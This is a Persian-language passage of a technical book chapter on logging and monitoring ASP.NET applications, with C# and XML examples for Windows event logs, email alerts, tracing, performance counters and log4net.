[1] Microsoft Operations Manager
[2] Windows Management Instrumentation
[3] Windows Event Log

با این وجود اگر شما این کد را همین‌گونه که هست اجرا کنید با یک استثنا مواجه می‌شوید. منابع رویداد باید قبل از آنکه استفاده شوند، ایجاد گردند. قابلیت ایجاد یک منبع رویداد به کاربران مدیریتی و برای ویندوز ۲۰۰۸ و ویستا به یک برنامه که دسترسی UAC بالا دارد، محدود است. کد زیر یک منبع رویداد در ثبت رویداد برنامه ویندوز ایجاد می‌کند:

```
EventLog.CreateEventSource("MyWebApplication", "Application") ;
```

نکته: معمولاً منابع رویداد در هنگام نصب یک برنامه ایجاد می‌شوند. ایجاد یک منبع رویداد نیاز به دسترسی مدیریتی دارد؛ با این حال چون برنامه‌های ASP.NET عموماً نصب‌کننده ندارند، شما ممکن است بخواهید یک برنامه‌ی خط فرمان ایجاد کنید که منابع رویداد شما را بسازند. شما باید توانایی ورود که دسکتاپ کارگزار را داشته باشید و برنامه‌ی خط فرمان را به عنوان یک مدیر اجرا کنید. وقتی که منبع برنامه شما ایجاد شد، یک حساب با حداقل امتیاز می‌تواند در ثبت رویداد بنویسد.

اگر شما چندین منبع رویداد دارید (مثلاً، یک منبع رویداد برای هر اسمبلی یا لایه منطقی)، شما می‌توانید یک ثبت رویداد سفارشی ایجاد کنید که رویدادهای شما را با مشخص کردن نام ثبت وقتی که منبع را ایجاد می‌کنید، در بر بگیرد، آن‌گونه که اینجا نشان داده شده است:

```
EventLog.CreateEventSource("FrontEnd", "APA");
EventLog.CreateEventSource("BackEnd", "APA");
```

این کد یک ثبت رویداد سفارشی به نام APA ایجاد می‌کند که دو منبع دارد: FrontEnd و BackEnd. کدی که برای ثبت در ثبت رویداد سفارشی به کار می‌رود قدری متفاوت است. شما ابتدا باید یک نمونه از ثبت رویداد و منبع سفارشی بازیابی کنید، آن‌گونه که اینجا نشان داده شده است:

```
EventLog customLog =   new EventLog("WroxApp", ".", "FrontEnd");
customLog.WriteEntry("Something bad happened",
EventLogEntryType.Error, 101);
```

۲-۳-۸ استفاده از ایمیل برای ثبت رویدادها

یک روش رایج برای ثبت، ارسال هشدارهای غیرفوری و ثبت‌ها به یک حساب نظارت شده است. اگر شما این روش را انتخاب کنید، باید به خاطر داشته باشید که ایمیل‌ها ممکن است با تاخیر همراه باشند و تحویل آن‌ها تضمین شده نیست. یک جعبه دریافت که توسط رویدادها پر شده است ممکن است باعث ناامیدی شود و باعث شود که گیرنده از پیام‌ها چشم‌پوشی کند. چارچوب دات‌نت شامل دو فضای نام برای ایمیل است: System.Web.Mail و System.Net.Mail.

System.Net.Mail از احراز هویت، اتصالات SSL و عملیات ناهمگام[1] پشتیبانی می‌کند. شما جزییات کارگزار ایمیل را در فایل web.config مشخص می‌کنید. مثال زیر را ببینید:

```
<system.net>
   <mailSettings >
      <smtp from="webapplication@domain.example" >
         <network
             userName="mailUsername"
             password="mailPassword"
             host="mailServer.domain.example" / >
      </smtp>
   </mailSettings>
</system.net >
```

برای ارسال یک پیام، شما یک نمونه از کلاس Message ایجاد کرده، جزییات پیامی که می‌خواهید بفرستید بسازید و سپس آن‌ها را به یک نمونه از کلاس SmtpClient ارسال کنید. مثال زیر را ببینید:

```
System.Net.Mail.MailMessage message =
     new System.Net.Mail.MailMessage(
         "from@webapplication.domain",
         "webMonitor@company.example");
message.Subject = "Unhanded exception in "+Context.Request.Path;
message.Body = Server.GetLastError().ToString(); message.Priority =
System.Net.Mail.MailPriority.High;
System.Net.Mail.SmtpClient smtp = new System.Net.Mail.SmtpClient();
smtp.UseDefaultCredentials = true; smtp.Send(message);
```

با این وجود، استفاده از ارسال ناهمگام پیشنهاد می‌شود چرا که شما نمی‌خواهید برنامه شما مادامی‌که برای دریافت پاسخ از یک کارگزار ایمیل منتظر که ممکن است در حال اجرا نباشد، منتظر بماند. برای ارسال ایمیل به صورت ناهمگام شما باید ویژگی Async در توصیف Page را تنظیم کنید:

```
<%@ Page Async="true" ... %>
```

سپس شما باید یک رویداد SendComplete به شی SmtpClient اضافه کنید. شما می‌توانید اطلاعات را به رویداد با استفاده از پارامتر userState از پیام SendAsync بفرستید (مثلا یک رونوشت از خود پیام ایمیل تا در صورت شکست رویداد، ثبت شود). کد زیر نمونه‌ای از چگونگی ارسال یک ایمیل ناهمگام است:

```
using System;
using System.Collections.Generic;
using System.ComponentModel;
using System.Net.Mail;
using System.Web;
```

[1] Asymchronous


```
public partial class _Default : System.Web.UI.Page
{
    ....
    protected void Page_Error(object sender, EventArgs e)
    {
        MailMessage mail = new MailMessage();
        // Create the message
        mail.From = new MailAddress("webError@wrox.example");
        mail.To.Add("monitor@wrox.example");
        mail.Subject =
            "Unhanded exception in "+Context.Request.Path;
        mail.Body = Server.GetLastError().ToString();
        SmtpClient smtp = new SmtpClient();
        object userState = mail;
        //wire up the Asynce event for the send is completed
        smtp.SendCompleted +=
            new SendCompletedEventHandler(
                    smtp_SendCompleted);
        smtp.SendAsync(mail, userState);
    }
    void smtp_SendCompleted(object sender, AsyncCompletedEventArgs e)
{
        //Get the Original MailMessage object
        MailMessage mail = (MailMessage)e.UserState;

        if (e.Error != null)
        {
            LogErrorElsewhere(
               "Error {1} occurred when sending mail [{0}] ",
               mail.Subject,
               e.Error.ToString());
        }
    }
}
```

نهایتاً، شما باید در نظر بگیرید که چه چیزی اتفاق می‌افتد اگر ارسال ایمیل با شکست مواجه شود. شما باید یک مکانیزم ثبت دیگر فراهم کنید، هم برای محتوای ایمیل و هم این حقیقت که ارسال نشده است.

۳-۳-۸ استفاده از ردیابی ASP.NET

یک امکان مفید برای رفع اشکال امکان ردیابی ASP.NET است که یک سیستم برای نمایش اطلاعات رویدادهای صفحه، زمانبندی و اطلاعات جزییات صفحه فراهم می‌کند. اطلاعات ردیابی را می‌توان روی یک صفحه با تنظیم Trace="true" در راهنمای صفحه فعال کرد. وقتی این تنظیم شده باشد، اطلاعات ردیابی آن‌گونه که در شکل ۳-۸ نشان داده شده است، به صفحه الحاق می‌شود.



شکل ۸-۳:خروجی ردیابی صفحه‌ی ASP.NET

شما می‌توانید پیام‌های ردیابی خود را به خروجی ردیابی با استفاده از Trace.Wrute و Trace.Warn در کد خود اضافه کنید. این کار می‌تواند برای زمان‌سنجی عملیات طولانی یا برای ثبت اطلاعات عیب‌یابی در طول فرایند تولید، مفید باشد.

البته به نظر نمی‌رسد که شما، حتی برای مقاصد آزمون، بخواهید اطلاعات ردیابی شما در صفحه تعبیه شود. در عوض شما می‌توانید از یک URL خاص (trace.axd) استفاده کنید. این صفحه یک handler خاص HTTP است که لیستی از اطلاعات ردیابی برای مجموعه‌ای از درخواست‌ها فراهم می‌کند. برای فعال‌سازی و پیکربندی این امکان شما باید پیکربندی عنصر ردیابی، آنگونه که در زیر نشان داده شده است، را به web.config اضافه کنید:

```
<system.web>
    ....
     <trace
        enabled = "true"
        localOnly = "true"
        pageOutput = "false"
        traceMode = "SortByTime"
        requestLimit = "25"
        mostRecent = "true" / >
```


```
    ....
</system.web>
```

وقتی که فعال شود، بارگذاری trace.axd لیستی از درخواست‌ها را نمایش می‌دهد و به شما این امکان را می‌دهد که جزییات هر درخواست را ببینید.

هشدار: هیچ‌گاه صفت localOnly را در کارگزار عملیاتی برابر false قرار ندهید. بسیاری از اسکنرهای آسیب‌پذیری به دنبال یک صفحه‌ی فعال trace.axd می‌گردند که می‌تواند اطلاعات زیادی درباره برنامه‌ی شما و پیکربندی‌های داخلی کارگزار شما بدهد.

۸-۳-٤ استفاده از شمارنده‌های کارایی

یک روش استانداردی ویندوز برای نظارت بر برنامه و کارایی عملکرد **ناظر کارایی**[1] است. ویندوز، ASP.NET و دیگر برنامه‌ها با مجموعه‌ای بزرگ از شمارنده‌ها هستند که شما می‌توانید برای نظارت بر کامپیوتر و برنامه‌های آن به کار ببرید. شکل زیر ناظر کارایی را در حال اجرا در ویندوز ۲۰۰۳ نشان می‌دهد:



شکل ۸-٤: ناظر کارایی تحت ویندوز ۲۰۰۳

[1] Performance Monitor

شما می‌توانید شمارنده‌های کارایی برای برنامه خود ایجاد کنید و مقادیر آن‌ها را در کد برنامه تنظیم کنید. مانند رویدادهای ویندوز،شما باید رده‌های شمارنده کارایی خود را قبل از افزودن شمارنده‌ها اضافه کنید. دو نوع از رایج‌ترین انواع شمارنده‌های کارایی، مقادیر مطلق (مثلاً تعداد ورودهای ناموفق) و نسبی در یک بازه‌ی زمانی (مثلاً درخواست‌ها در ثانیه) هستند.

ویژوال استودیو یک روش ساده برای افزودن رده‌های شمارنده‌های کارایی در یک محیط تولید فراهم می‌کند. ابتدا Server Explorer را در ویژوال استودیو باز کنید. ماشینی را که می‌خواهید روی آن شمارنده‌ها را ایجاد کنید باز کنید و روی درخت Performance Counters کلیک راست کنید و ایجاد رده‌ی جدید را انتخاب کنید. از شما یک نام رده، یک شرح و حداقل یک شمارنده برای افزودن به رده پرسیده می‌شود. مانند رویدادهای ویندوز فقط مدیران می‌توانند شمارنده‌های کارایی و رده‌ها را ایجاد کنند. شما می‌توانید رده‌ها و شمارنده‌ها را با استفاده از کد برنامه هم ایجاد کنید که در مثال زیر نشان داده شده است:

```
string counterCategory = "SecuringASPNet";
   if (!PerformanceCounterCategory.Exists(counterCategory)) {
    PerformanceCounterCategory.Create(counterCategory,
        "My category description/Help",
        PerformanceCounterCategoryType.SingleInstance,
        "CounterName",
        "Counter Description/Help");
}
```

یک اشکال شمارنده‌های کارایی این است که امکان افزودن یک شمارنده به یک رده‌ی موجود از طریق کد برنامه وجود ندارد. برای ایجاد چندین شمارنده، هنگام ایجاد رده، شما باید یک CounterCreationDataCollection بسازید. با استفاده از این مجموعه شما می‌توانید نوع هر شمارنده را مشخص کنید. امکانی که روش ایجاد ساده به شما نمی‌دهد:

```
string counterCategory = "SecuringASPNet";
if (!PerformanceCounterCategory.Exists(counterCategory))
{
    CounterCreationDataCollection counterCreationDataCollection =
        new CounterCreationDataCollection();
    counterCreationDataCollection.Add(
        new CounterCreationData("BadGuysFound",
            "Total number of bad guys detected",
            PerformanceCounterType.NumberOfItems32)
        );
    counterCreationDataCollection.Add(
        new CounterCreationData("BadGuysFoundPerSecond",
            "How many bad guys have been detected",
            PerformanceCounterType.RateOfCountsPerSecond32)
        );

    PerformanceCounterCategory.Create(counterCategory,
```

```
        "My category description/Help",
        PerformanceCounterCategoryType.SingleInstance,
        counterCreationDataCollection);
}
```

اگر شما در حال نوشتن یک نصب کننده برای برنامه خود هستید، شما می‌توانید یک مولفه‌ی نصب‌کننده را از PerformanceCounterInstaller مشتق کنید و سپس یا از InstallUtil در چارچوب دات‌نت استفاده کنید یا از آن به عنوان یک عمل سفارشی در بسته‌ی نصب‌کننده مایکروسافت[1] (MSI) استفاده کنید.

```
[RunInstaller(true)] public class CountersInstaller :
PerformanceCounterInstaller {
public CountersInstaller()
{
    this.CategoryName = "SecuringASPNet";
    Counters.Add(
        new CounterCreationData("BadGuysFound",
            "Total number of bad guys detected",
            PerformanceCounterType.NumberOfItems32)
        );
    Counters.Add(
        new CounterCreationData("BadGuysFoundPerSecond",
            "How many bad guys have been detected",
            PerformanceCounterType.RateOfCountsPerSecond32)
        );
}
```

تفاوت کوچکی بین چگونگی استفاده از هر نوع شمارنده وجود دارد. برای دسترسی به یک شمارنده، شما باید یک نمونه از کلاس PerformanceCounter بسازید و نام‌رده و شمارنده را به آن رد کنید. یک شمارنده مطلق (مثل badGuysFound در مثال زیر) را می‌توان به یک مقدار خاص تنظیم کرد. شمارنده‌هایی که شامل زمان می‌شوند (مثل badGuysFoundPerSecond در مثلا زیر) را فقط می‌توان افزایش یا کاهش داد.

```
PerformanceCounter badGuysFound =
    new PerformanceCounter("SecuringASPNet",
    "BadGuysFound",
    false);
PerformanceCounter badGuysFoundPerSecond =
    new PerformanceCounter("SecuringASPNet",
    "BadGuysFoundPerSecound",
    false);
badGuysFound.Increment();
badGuysFoundPerSecond.IncrementBy(1);
```

[1] Microsoft Installer Package

وقتی شما یک رده شمارنده ایجاد می‌کنید، شما می‌توانید مشخص کنید که این رده تک‌نمونه‌ای یا چندنمونه‌ای باشد. برای رده‌های چندنمونه‌ای، وقتی شما یک شمارنده را برای مشاهده در ناظر کارایی انتخاب می‌کنید، شما می‌توانید یک نمونه از شمارنده را انتخاب کنید. وقتی از چنین شمارنده‌هایی استفاده می‌کنید، شما باید یک نام نمونه هم مشخص کنید که در مثال زیر نشان داده شده است:

```
PerformanceCounter badGuysFoundPerSecond =
  new PerformanceCounter("SecuringASPNet",
      "BadGuysFoundPerSecound",
      "My Instance Name",
      false);
```

۵-۳-۸ استفاده از چارچوب‌های ثبت

ثبت رویداد و شمارنده‌های کارایی برای همه قابل استفاده نیستند چون برای پیکربندی آن‌ها نیاز به دسترسی‌های مدیریتی است. یک روش رایج دیگر ثبت رویدادها در پایگاه‌داده است. چندین کتابخانه برای این کار وجود دارد از جمله چارچوب نظارت بر سلامت[۱] ASP.NET، بلوک برنامه ثبت کتابخانه سازمانی[۲] مایکروسافت و log4net. عموماً چارچوب‌های ثبت مجموعه‌ای از اهداف (شامل ثبت رویدادهای ویندوز، فایل‌ها، ایمیل‌ها و پایگاه‌های داده) را به عنوان خروجی ارایه می‌دهند. هم‌چنین به برنامه‌نویس امکان ایجاد اهداف جدید را در صورت لزوم می‌دهند. یک چارچوب آماده ممکن است انعطاف‌پذیری موردنیاز شما برای ثبت در یک محیط محدود را فراهم کند.

مثال‌های زیر از یکی از رایج‌ترین چارچوب‌ها یعنی log4net استفاده می‌کند. شما می‌توانید log4net را از آدرس http://logging.apache.org/log4net/ دریافت کنید.

برای استفاده از log4net بسته‌ی نصب را دریافت و از حالت فشرده خارج کنید. یک ارجاع به اسمبلی log4net به پروژه خود اضافه کنید. گام بعدی ایجاد یک فایل پیکربندی برای log4net است که تعریف می‌کند چه چیزی ثبت شود و چگونه ثبت شود. برای این مثال به منظور سادگی log4net را به گونه‌ای پیکربندی می‌کنیم که از یک فایل متنی استفاده کند. در یک سناریوی واقعی، فایل ثبت خارج از پوشه برنامه وب شما ذخیره خواهد شد و دسترسی به آن به شدت کنترل می‌شود. یا به صورت جایگزین یک مقصد

---

[۱] Health Monitoring Framework

[۲] Enterprise Library Logging Application Block

دیگر برای ثبت (نظیر یک پایگاه‌داده Sql Server) به کار گرفته می‌شود که دسترسی به آن هم به شدت کنترل می‌شود.

یک فایل متنی جدید به پروژه‌ی خود به نام log4net.config ایجاد کنید و کد زیر را در آن وارد کنید:

```
<?xml version="1.0" encoding="utf-8" ?>
 <log4net >
   <root>
     <level value="DEBUG" />
     <appender-ref ref="FileAppender" />
   </root>
   <appender name="FileAppender"
        type="log4net.Appender.FileAppender">
     <file value="log4net.log" />
     <appendToFile value="true" />
     <layout type="log4net.Layout.PatternLayout">
       <conversionPattern value=
           "%date [%thread] %-5level %logger - %message
           [%exception]%newline" />
     </layout>
   </appender>
 </log4net>
```

این پیکربندی همه چیز را در یک فایل به نام log4net.log ثبت می‌کند. توجه داشته باشید که یک فایل با پسوند log توسط IIS در اختیار مرورگرها قرار نمی‌گیرد.

شما باید کدی برای راه‌اندازی اولیه‌ی log4net هنگام شروع برنامه اضافه کنید. بنابراین یک کلاس برنامه Global به پروژه خود اضافه کنید و تابع زیر را به آن اضافه کنید:

```
protected void ConfigureLogging() {
    string logFile = HttpContext.Current.Request.PhysicalApplicationPath
+
                     "log4net.config";
    if (System.IO.File.Exists(logFile))
    {
        log4net.Config.XmlConfigurator.ConfigureAndWatch(
            new System.IO.FileInfo(logFile));
    }
}
```

سپس شما باید یک فراخوانی به این تابع در تابع Application_Start در کلاس Application Global اضافه کنید:

```
protected void Application_Start(object sender, EventArgs e) {
    // Code that runs when the web application starts.
    this.ConfigureLogging();
}
```

Log4net در صفحات و کلاس‌های شما مورد استفاده قرار خواهد گرفت. بنابراین یک صفحه‌ی نمایشی می‌نویسیم که چگونگی استفاده از ثبت log4net را نشان می‌دهد. فایل default.aspx را در پروژه‌ی خود باز کنید و محتوای آن را با آنچه در زیر آمده است جایگزین کنید:

```
<%@ Page Language="C#" AutoEventWireup="true" %>
<%@ Import Namespace="log4net" %>
<script runat="server">
    protected static readonly ILog log =
        LogManager.GetLogger(

System.Reflection.MethodBase.GetCurrentMethod().DeclaringType);
    protected void submit_OnClicked(object sender, EventArgs e)
    {
        if (!string.IsNullOrEmpty(logText.Text))
        {
            log.Debug(logText.Text);
        }
    }
</script>
<!DOCTYPE html>
<head runat="server">
     <title> Simple Logging </title>
</head>
<body>
     <form id="logTest" runat="server" >
     <div>
        Log Entry :  <asp:TextBox ID="logText" runat="server" / >
         <asp:Button ID="submit" Text="Log" runat="server"
                    OnClick="submit_OnClicked" / >
     </div>
     </form>
</body>
</html>
```

این صفحه با فراخوانی GetLogger() و رد کردن نام کلاس ایجادکننده، یک نمونه از ثبت‌کننده که در شروع برنامه پیکربندی شده است. این نام کلاس به سادگی توسط انعکاس کشف می‌شود:

```
protected static readonly ILog log =
    LogManager.GetLogger(
        System.Reflection.MethodBase.GetCurrentMethod().DeclaringType);
```

با فشار دکمه‌ی Log در صفحه‌ی آزمون پیام‌ها به ثبت‌کننده فرستاده می‌شوند. این کار با فراخوانی log.Debug() به همراه پیامی که بایت ثبت شود انجام شود. تابع‌های ثبت یک overload هم دارند که به همراه پیام یک استثنا هم می‌گیرند.

log4net پنج سطح پیام را پشتیبانی می‌کند: عیب‌یابی، اطلاعات، هشدار، خطا و مهلک. برای ثبت یک پیام در سطح اطلاعات شما تابع log.Info() را فراخوانی می‌کنید. برای ثبت یک پیام سطح هشدار تابع log.Warn() را فراخوانی می‌کنید و به همین صورت برای بقیه سطوح اقدام می‌کنید.

مقدار Threshold در فایل پیکربندی برای کنترل این‌که کدام نوع پیام‌ها به مقاصد ثبت فرستاده شوند، به کار می‌رود:

- یک سطح آستانه All یا Debug همه نوع پیامی را ثبت می‌کند.
- یک سطح آستانه Info پیام‌های اطلاعات، هشدار، خطا و مهلک را ثبت می‌کند.
- یک سطح آستانه Warn فقط پیام‌های هشدار، خطا و مهلک را ثبت می‌کند.

با استفاده از سطح آستانه مناسب، شما می‌توانید خروجی ثبت را بدون نیاز به حذف دستورات ثبت از کدتان تنظیم کنید.

فایل پیکربندی هم‌چنین برای چندین نوع و مقصد ثبت هم به کار می‌رود. مثلاً یک فایل پیکربندی که در کد زیر نشان داده شده است پیام‌های عیب‌یابی و بالاتر را در یک فایل ثبت می‌کند و پیام‌های مهلک را ایمیل می‌کند:

```
<?xml version="1.0" encoding="utf-8" ?>
 <log4net>
   <root >
     <level value="DEBUG" />
     <appender-ref ref="FileAppender"/>
     <appender-ref ref="SmtpAppaender" />
   </root>
   <appender name="FileAppender" type="log4net.Appender.FileAppender">
     <file value="log4net.log" />
     <appendToFile value="true" />
     <layout type="log4net.Layout.PatternLayout">
       <conversionPattern value=
         "%date [%thread] %-5level %logger - %message
[%exception]%newline"/>
     </layout>
   </appender>
   <appender name="SmtpAppender" type="log4net.Appender.SmtpAppender">
     <to value="barryd@example.com" />
     <from value="errorlog@example.com" />
     <subject value="Logging Message" />
     <smtpHost value="SMTPServer.domain.com" />
     <bufferSize value="512" />
     <lossy value="true" />
     <evaluator type="log4net.Core.LevelEvaluator">
       <threshold value="Fatal"/>
     </evaluator>
```

```
    <layout type="log4net.Layout.PatternLayout >
      <conversionPattern value=
        "%date     [%thread]     %-5level     %logger     -     %message
[%exception]%newline" />
    </layout>
  </appender>
</log4net>
```

در این بخش چگونگی استفاده از log4net به صورت سطحی معرفی شد. مقاصد ثبت ممکن شامل پایگاه‌های داده، ثبت رویداد، امکانات ردیابی ASP.Net و فایل‌ها و غیره می‌شود. وب‌سایت log4net جزییات و مثال‌های بیشتری از نحوه‌ی استفاده‌ی آن دارد.

مرکز مدیریت امداد و هماهنگی عملیات رخدادهای رایانه ای